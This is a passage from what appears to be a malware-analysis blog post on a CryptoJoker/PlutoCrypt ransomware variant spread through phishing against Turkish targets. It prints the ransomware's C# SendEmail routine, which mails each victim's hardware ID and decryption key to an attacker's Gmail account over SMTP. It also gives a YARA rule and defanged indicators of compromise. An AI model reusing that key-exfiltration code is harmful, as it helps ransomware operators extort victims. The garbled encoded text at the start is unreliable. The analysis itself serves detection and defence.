YwBFAAEAbYAHcAPQA9ADwALwBEAFgA8AEKAgB2AGUAcgBzAGUAAUQA+AEYAbgBFAEsAcQBNAgkAQ0B0AG1AQwBrAEUAdgBjAFcAYWBUAFcATgAxFIAVQBGA80AYQBPAQUANAaWAhYAVABMfOAdQBVAFPQAMgB2AEwAMABTAfAgZgBz
AFQANwB0AEKARgBkAHMANQBqAFoAWgBFAEWANABYAE0AVgB3ADAA5wA2ADMAcQBwAEsANQBAAAG4AbQ85AGYASgB1ADgAagBVAHAZAB5AHOAQQA9AD08APAAvAEKAgB2AGUAcgBzAGUAAUQA+AdwARAA+AGAbQBFAEMAZQA2ADIAADAB1AF
gAQ80ADEANQB0AC8ACQAZAEUAWbIAFQATgB3AGMAlngBTAHAAaQBvAEgASQ8wAG8AQwBNAFKATgB1AEwAWgB6AHGASABsAGcATQBMAEgAbQBwFEATQBnAGoAaQA2AHYAagBMAEKAgB1AE0AZAA2ADMAyQBhAEsARABYAEHEATgARAHMA
NABUAEMzBmAHUAMABUAFANAB1AHGASwBqAeOAdAB4AUcARgBxALUAUgB5AU1ALgBzAGAYWbMAGUAgBnAGYARABIAHYALgB1ADUAdQ8ZAHAAKwAZAgcAgBTAUUAvgBoAHADQ8IAHEAagB0AEwAMABwAEUAUQ8sAE8ANQBPAEQACQ
B3JAEMLwB3JAFcASwB3AGNASABxAGUA0AYAFAAANAB0AHCAUABDAGUATQAwADEATgB1ADgAMQBFAD08APAAvAEQAPgAB8AC8AUgBTAEEASwB1AHKAVgBhAGwAdQB1AD4HTTTP/1.0 200 OK
```

```
Server: BaseHTTP/0.6 Python/3.8.10
Date: Fri, 14 Apr 2023 15:38:11 GMT
Content-type: text/html
```

POST request for /

POST Request Capture

This part was modified by the authors of PlutoCrypt because in the original code of CryptoJoker the alert for new victim sends and email rather then a **POST** request:

```

private static void SendEmail(string publicPrivateKey)
{
    string subject = "The HWID is: " + GetHwid() + " And the decryption key is: " + Convert.ToBase64String(GetBytes(publicPrivateKey));

    MailMessage message = new MailMessage(); //new message

    message.From = new MailAddress("theemailtologin@gmail.com"); //your email
    message.To.Add(new MailAddress("theemailtosendthekey@gmail.com")); //destination email

    message.Subject = "New Ransomware Victim!"; // subject
    message.Body = subject; // content
    SmtpClient client = new SmtpClient(); // create a new smtp client
    client.Host = "smtp.gmail.com"; // gmail smtp server. Change accordingly.
    client.Port = 587; //gmail smtp port
    client.EnableSsl = true; //gmail smtp requires Ssl to be enabled
    client.UseDefaultCredentials = false; // do not use the default credentials
    client.Credentials = new NetworkCredential("theemailtologin@gmail.com", "thepasswordoftheaccount"); //In gmail to login to the account you must enable the "login f
    client.Send(message);
}

```

CryptoJoker Original Alerting Method


Yara Rule

```

rule Win_CryptoJoker_Variants {
meta:
author = "0xToxin"
description = "PlutoCrypt/CryptoJoker Strings"
strings:
$n1 = "CryptoJoker" ascii
$n2 = "PlutoCrypt" nocase
$s1 = "CryptJokerWalker90912" ascii wide
$s2 = "SendEmail" ascii
$s3 = ".partially." ascii wide
$s4 = ".fully." ascii wide
$s5 = "Do not delete this file, else the decryption process will be broken" ascii wide
$s6 = "And the decryption key is:" ascii wide
$s7 = "The HWID is:" ascii wide
condition:
uint16(0) == 0x5a4d and 1 of ($n*) and all of ($s*)
}

```

VT Graph



[VirusTotal Graph](#)

[virustotal](#)

Summary

In this blog post we went over a recent phishing campaign that was targeting the Turkish audience with a variant of the CryptoJoker ransomware. Through the blog we learned about the execution flow that the TA used, by abusing task scheduling and some other execution/evading techniques such as duplicating System32 folder & DLL sideloading. Hopefully you enjoyed reading through and learned a few new things!

IOCs

Urls:

[http://hostdone.ddns\[.\]net/x1.xml](http://hostdone.ddns[.]net/x1.xml)
[http://hostdone.ddns\[.\]net/task.xml](http://hostdone.ddns[.]net/task.xml)
[http://hostdone.ddns\[.\]net/t.pd](http://hostdone.ddns[.]net/t.pd)
[http://hostdone.ddns\[.\]net/u.dl](http://hostdone.ddns[.]net/u.dl)
[http://hostdone.ddns\[.\]net/pl.exe](http://hostdone.ddns[.]net/pl.exe)
[http://hostdone.ddns\[.\]net/e](http://hostdone.ddns[.]net/e)

Files:

[vakifbank iot-10-04-2023logs.rar - 9026c67b52f9ddece9a7e203978e8aa9ffa5a128cf83a238c924dce141899aec](#)
[vakifbank iot-10-04-2023logs.hta - b05328077aa1dd5dba4d8e25cb028dc4f533bd1dd69bc6d12ec2f8298598f803](#)
[task.xml - 6cbed31fdf5554ead21de9ccdd12ccc6d9f0b4eaf5f874ce96103ab01f522073](#)
[uxtheme.dll - 8279282e07e2fa82cad4f0cb0b450e77dab930a7db7c9488f663002753d79dde](#)
[x.xml - df38a5d9d7d6c9cfea65eb562317f71bea94a0fc731e1fe9121f9479e56f61fd](#)
[enc.xml - 20cf29f926a18b44f580137ddb65d81bc0ed419412910a7682ee7b95b186ac82](#)
[pl.exe - e8527f309846d18fbf85289283dcde7b19063a50b11263ba0d36663df8fcfd30](#)

Domains:

[hostdone.ddns\[.\]net](#)
[deni\[.\]tk](#)

IPs:

[199.192.20\[.\]58](#)

References
